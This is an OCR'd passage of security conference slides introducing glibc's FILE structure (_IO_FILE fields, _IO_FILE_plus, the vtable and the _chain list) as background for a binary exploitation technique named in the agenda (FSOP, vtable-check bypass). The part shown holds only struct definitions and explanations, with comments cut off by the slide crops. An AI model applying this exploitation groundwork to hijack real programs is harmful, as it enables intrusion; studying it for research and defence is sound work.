Play with FILE Structure

Yet Another Binary Exploit Technique

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About me

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    - WCTF / Boston Key Party 1st
    - DEFCON / HITB 2nd
  - Chroot / HITCON / 217
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

HITCON 217

CHROOT

Agenda

- Introduction
  - File stream
  - Overview the FILE structure
- Exploitation of FILE structure
  - FSOP
  - Vtable verification in FILE structure
  - Make FILE structure great again
- Conclusion

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

Introduction

- What happen when we use a raw io function



Introduction

- What happen when we use a raw io function




Introduction

- What is File stream
  - A higher-level interface on the primitive file descriptor facilities
  - Stream buffering
  - Portable and High performance
- What is FILE structure
  - A File stream descriptor
  - Created by fopen


Introduction

- What happen when we use **stdio function**



Introduction

- What happen when we use **stdio function**



Agenda

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  - Make FILE structure great again
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Introduction

- FILE structure
  - A complex structure
    - Flags
    - Stream buffer
    - File descriptor
  - FILE_plus
    - Virtual function table

```
struct _IO_FILE {
  int _flags;   /* High-order w
#define _IO_file_flags _flags

  /* The following pointers co
  /* Note:  Tk uses the _IO_rea
  char* _IO_read_ptr; /* Curre
  char* _IO_read_end; /* End o
  char* _IO_read_base;  /* Sta
  char* _IO_write_base; /* Sta
  char* _IO_write_ptr;  /* Cur
  char* _IO_write_end;  /* End
  char* _IO_buf_base; /* Start
  char* _IO_buf_end;  /* End o
  /* The following fields are
  char *_IO_save_base; /* Poin
  char *_IO_backup_base;  /* P
  char *_IO_save_end; /* Point

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
```

Introduction

- FILE structure
  - Flags
    - Record the attribute of the File stream
      - Read only
      - Append
      - …

```
struct _IO_FILE {
  int _flags;   /* High-order
#define _IO_file_flags _flags

  /* The following pointers co
  /* Note:  Tk uses the _IO_re
  char* _IO_read_ptr; /* Curre
  char* _IO_read_end; /* End o
  char* _IO_read_base;  /* Sta
  char* _IO_write_base; /* Sta
  char* _IO_write_ptr;  /* Cur
  char* _IO_write_end;  /* End
  char* _IO_buf_base; /* Start
  char* _IO_buf_end;  /* End o
  /* The following fields are
  char *_IO_save_base; /* Poin
  char *_IO_backup_base;  /* P
  char *_IO_save_end; /* Point

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
```

Introduction

- FILE structure
  - Stream buffer
    - Read buffer
    - Write buffer
    - Reserve buffer

```
struct _IO_FILE {
  int _flags;   /* High-order w
#define _IO_file_flags _flags

  /* The following pointers co
  /* Note:  Tk uses the _IO_re
  char* _IO_read_ptr; /* Curre
  char* _IO_read_end; /* End o
  char* _IO_read_base;  /* Sta
  char* _IO_write_base; /* Sta
  char* _IO_write_ptr;  /* Cur
  char* _IO_write_end;  /* End
  char* _IO_buf_base; /* Start
  char* _IO_buf_end;  /* End o
  /* The following fields are
  char *_IO_save_base; /* Poin
  char *_IO_backup_base;  /* P
  char *_IO_save_end; /* Point

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
```

Introduction

- FILE structure
  - _fileno
    - File descriptor
    - Return by sys_open

```
struct _IO_FILE {
  int _flags;   /* High-order
#define _IO_file_flags _flags

  /* The following pointers co
  /* Note:  Tk uses the _IO_re
  char* _IO_read_ptr; /* Curre
  char* _IO_read_end; /* End o
  char* _IO_read_base;  /* Sta
  char* _IO_write_base; /* Sta
  char* _IO_write_ptr;  /* Cur
  char* _IO_write_end;  /* End
  char* _IO_buf_base; /* Start
  char* _IO_buf_end;  /* End o
  /* The following fields are
  char *_IO_save_base; /* Poin
  char *_IO_backup_base;  /* P
  char *_IO_save_end; /* Point

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
```

Introduction

- FILE structure
  - FILE plus
    - stdin/stdout/stderr
    - fopen also use it
    - Extra Virtual function table
      - Any operation on file is via vtable

```
struct _IO_FILE_plus
{
  _IO_FILE file;
  const struct _IO_jump_t *vtable;
};
```


Introduction

- FILE structure
  - FILE plus
    - stdin/stdout/stderr
    - fopen also use it
    - Extra Virtual function table
      - Any operation on file is via vtable

```
const struct _IO_jump_t _IO_file_jumps libio_vtable =
{
  JUMP_INIT_DUMMY,
  JUMP_INIT(finish, _IO_file_finish),
  JUMP_INIT(overflow, _IO_file_overflow),
  JUMP_INIT(underflow, _IO_file_underflow),
  JUMP_INIT(uflow, _IO_default_uflow),
  JUMP_INIT(pbackfail, _IO_default_pbackfail),
  JUMP_INIT(xsputn, _IO_file_xsputn),
  JUMP_INIT(xsgetn, _IO_file_xsgetn),
  JUMP_INIT(seekoff, _IO_new_file_seekoff),
  JUMP_INIT(seekpos, _IO_default_seekpos),
  JUMP_INIT(setbuf, _IO_new_file_setbuf),
  JUMP_INIT(sync, _IO_new_file_sync),
  JUMP_INIT(doallocate, _IO_file_doallocate),
  JUMP_INIT(read, _IO_file_read),
  JUMP_INIT(write, _IO_new_file_write),
  JUMP_INIT(seek, _IO_file_seek),
  JUMP_INIT(close, _IO_file_close),
  JUMP_INIT(stat, _IO_file_stat),
  JUMP_INIT(showmanyc, _IO_default_showmanyc),
  JUMP_INIT(imbue, _IO_default_imbue)
};
libc_hidden_data_def (_IO_file_jumps)
```

Introduction

- FILE structure
  - Every FILE associate with a _chain (linked list)




```
struct _IO_FILE {
  int _flags;   /* High-order
#define _IO_file_flags _flags

  /* The following pointers co
  /* Note:  Tk uses the _IO_re
  char* _IO_read_ptr; /* Curre
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  char* _IO_write_ptr;  /* Cur
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  char *_IO_save_end; /* Point

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
```

